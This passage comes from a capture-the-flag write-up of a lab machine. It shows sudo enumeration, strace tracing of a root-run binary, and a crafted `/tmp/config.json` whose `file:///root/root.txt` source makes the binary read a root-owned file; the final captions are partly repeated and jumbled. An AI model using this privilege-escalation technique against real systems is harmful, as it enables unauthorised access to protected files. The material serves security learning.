Supplying a token to the Jupyter notebook allows us to gain code execution as the `jovian` user and send a reverse shell back to the attacker.

2.6 reverse shell as `jovian`

The screenshot shows a terminal session on a Linux system. The user is `jovian`. They run `id` to check their user ID, which is `1001(jovian)`. They then run `sudo -l` to check for sudo privileges, and see a list of matching Defaults entries. One entry includes the command `/usr/local/bin/sattrack`. A green box highlights this command, and a green circle with the number 1 points to it, with the annotation "jupiter can run this binary as root". The user then runs `ls -al` to list files in their home directory. A green box highlights the file `sattrack`, and a green circle with the number 2 points to it, with the annotation "there appears to be a sattrack binary in jovian home directory. what does it do?".

```
jovian@jupiter:~$ id
id
uid=1001(jovian) gid=1002(jovian) groups=1002(jovian),27(sudo),1001(science)
jovian@jupiter:~$ sudo -l
sudo -l
Matching Defaults entries for jovian on jupiter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty
User jovian may run the following commands on jupiter:
    (ALL) NOPASSWD: /usr/local/bin/sattrack
jovian@jupiter:~$ ls -al
ls -al
total 1124
drwxr-x--- 6 jovian jovian 4096 Jun 23 09:34 .
drwxr-xr-x  4 root   root   4096 Mar  7 13:00 ..
lrwxrwxrwx  1 jovian jovian   9 Mar  9 13:33 .bash_history -> /dev/null
-rw-r--r--  1 jovian jovian  220 Mar  7 13:00 .bash_logout
-rw-r--r--  1 jovian jovian 3771 Mar  7 13:00 .bashrc
drwx----- 4 jovian jovian 4096 May  4 18:59 .cache
drwxrwxr-x  3 jovian jovian 4096 May  4 18:59 .ipython
drwxrwxr-x  2 jovian jovian 4096 Mar 10 17:25 .jupyter
drwxrwxr-x  5 jovian jovian 4096 May  4 18:59 .local
-rw-r--r--  1 jovian jovian  807 Mar  7 13:00 .profile
-rwxr-xr-x  1 jovian jovian 1113632 Jun 23 09:34 sattrack
-rw-r--r--  1 jovian jovian     0 Jun 23 09:32 .sudo_as_admin_successful
jovian@jupiter:~$
```

Figure 2.17: commands `jovian` can run as root

User `jovian` can run the binary `/usr/local/bin/sattrack` with root privileges, without the need to supply a password.

```
jovian@jupiter:~$ sudo -l
sudo -l
Matching Defaults entries for jovian on jupiter:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User jovian may run the following commands on jupiter:
  (ALL) NOPASSWD: /usr/local/bin/sattrack
jovian@jupiter:~$ sudo /usr/local/bin/sattrack
sudo /usr/local/bin/sattrack
Satellite Tracking System
Configuration file has not been found. Please try again!
jovian@jupiter:~$ ./sattrack
./sattrack
Satellite Tracking System
Configuration file has not been found. Please try again!
jovian@jupiter:~$ strace ./sattrack
strace ./sattrack
execve("./sattrack", ["./sattrack"], 0x7fff14512b80 /* 21 vars */) = 0
brk(NULL) = 0x55fd3fe9e000
arch_prctl(0x3001 /* ARCH ?? */ , 0x7ffdeeb09370) = -1 EINVAL (Invalid argument)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fd8eaecd000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=28927, ...}, AT_EMPTY_PATH) = 0
munmap(0x7fd8eaec5000, 28927) = 0
getrandom("\x42\x55\xf7\xd3\xd8\x81\x22\x3f", 8, GRND_NONBLOCK) = 8
brk(NULL) = 0x55fd3fe9e000
brk(0x55fd3feb0f00) = 0x55fd3feb0f00
getrandom("\xc4", 1, GRND_NONBLOCK) = 1
newfstatat(AT_FDCWD, "/etc/gnutls/config", 0x7ffdeeb08c60, 0) = -1 ENOENT (No such file or directory)
brk(0x55fd3feed000) = 0x55fd3feed000
futex(0x7fd8eadc977c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
newfstatat(1, "", {st_mode=S_IFSOCK|0777, st_size=0, ...}, AT_EMPTY_PATH) = 0
write(1, "Satellite Tracking System\n", 26) = 26
newfstatat(AT_FDCWD, "/tmp/config.json", 0x7ffdeeb08e40, 0) = -1 ENOENT (No such file or directory)
write(1, "Configuration file has not been ", 26) = 26
write(1, "..., 57Configuration file has not been found. Please try again!", 57) = 57
getpid() = 66227
exit_group(1) = ?
+++ exited with 1 +++
jovian@jupiter:~$
```

Figure 2.18: running sattrack binary

We get the same error when we run as root and as `jovian` - complaining about some config file not being found. Using `strace` we see that the program can't open the file `/tmp/config.json`.

```
munmap(0x7fd8eaec5000, 28927) = 0
getrandom("\x42\x55\xf7\xd3\xd8\x81\x22\x3f", 8, GRND_NONBLOCK) = 8
brk(NULL) = 0x55fd3fe9e000
brk(0x55fd3feb0f00) = 0x55fd3feb0f00
getrandom("\xc4", 1, GRND_NONBLOCK) = 1
newfstatat(AT_FDCWD, "/etc/gnutls/config", 0x7ffdeeb08c60, 0) = -1 ENOENT (No such file or directory)
brk(0x55fd3feed000) = 0x55fd3feed000
futex(0x7fd8eadc977c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
newfstatat(1, "", {st_mode=S_IFSOCK|0777, st_size=0, ...}, AT_EMPTY_PATH) = 0
write(1, "Satellite Tracking System\n", 26) = 26
newfstatat(AT_FDCWD, "/tmp/config.json", 0x7ffdeeb08e40, 0) = -1 ENOENT (No such file or directory)
write(1, "Configuration file has not been ", 26) = 26
write(1, "..., 57Configuration file has not been found. Please try again!", 57) = 57
getpid() = 66227
exit_group(1) = ?
+++ exited with 1 +++
jovian@jupiter:~$
```

Figure 2.19: strace output leaking config.json file

2.7 Root Flag

When supplied with the file `/tmp/config.json`, the `sattrack` binary creates the `/tmp/tle` directory and writes to it. We can abuse the URI in the `tlesources` section to get local file inclusion (LFI) as root, and read the root flag `/root/root.txt`.

```
jovian@jupiter:~$ cat /tmp/config.json
{
    "tleroot": "/tmp/tle/",
    "tlefile": "weather.txt",
    "mapfile": "/usr/local/share/sattrack/map.json",
    "texturefile": "/usr/local/share/sattrack/earth.png",
    "tlesources": [
        "file:///root/root.txt" 1
    ],
    "updatePeriod": 1000,
    "station": {
        "name": "LORCA",
        "lat": 37.6725,
        "lon": -1.5863,
        "hgt": 335.0
    },
    "show": [
    ],
    "columns": [
        "name",
        "azel",
        "dis",
        "geo",
        "tab",
        "pos",
        "vel"
    ]
}
jovian@jupiter:~$ sudo /usr/local/bin/sattrack
Satellite Tracking System
Get:0 file:///root/root.txt
Satellites loaded
No sats
jovian@jupiter:~$ ls -al /tmp/tle
total 16
drwxrwxr-x 2 jovian jovian 4096 Jun 23 14:14 .
drwxrwxrwt 20 root root 4096 Jun 23 14:14 ..
-rw-rw-r-- 1 jovian jovian 0 Jun 23 13:59 'gp.php?GROUP=starlink&FORMAT=tle'
-rw-rw-r-- 1 jovian jovian 0 Jun 23 13:59 noaa.txt
-rw-r--r-- 1 root root 2045 Jun 23 14:12 passwd
-rw-r--r-- 1 root root 33 Jun 23 14:14 root.txt 3
-rw-rw-r-- 1 jovian jovian 0 Jun 23 13:59 weather.txt
jovian@jupiter:~$ cat /tmp/tle/root.txt
932cac[REDACTED]d3db
jovian@jupiter:~$ 4
```

We get the same error when we run as root and as jovian – complaining about some config file not being found.

abuse LFI to get root flag

Since we're trying to get to root, look for any files on the system named config.json which are also owned by root.

globally readable config.json file owned by root

Can we exploit this? It's looking for the file /tmp/config.json. Let's look at what we've found there and see what happens when we run jovian@jupiter:~\$

Figure 2.20: abusing LFI to read root flag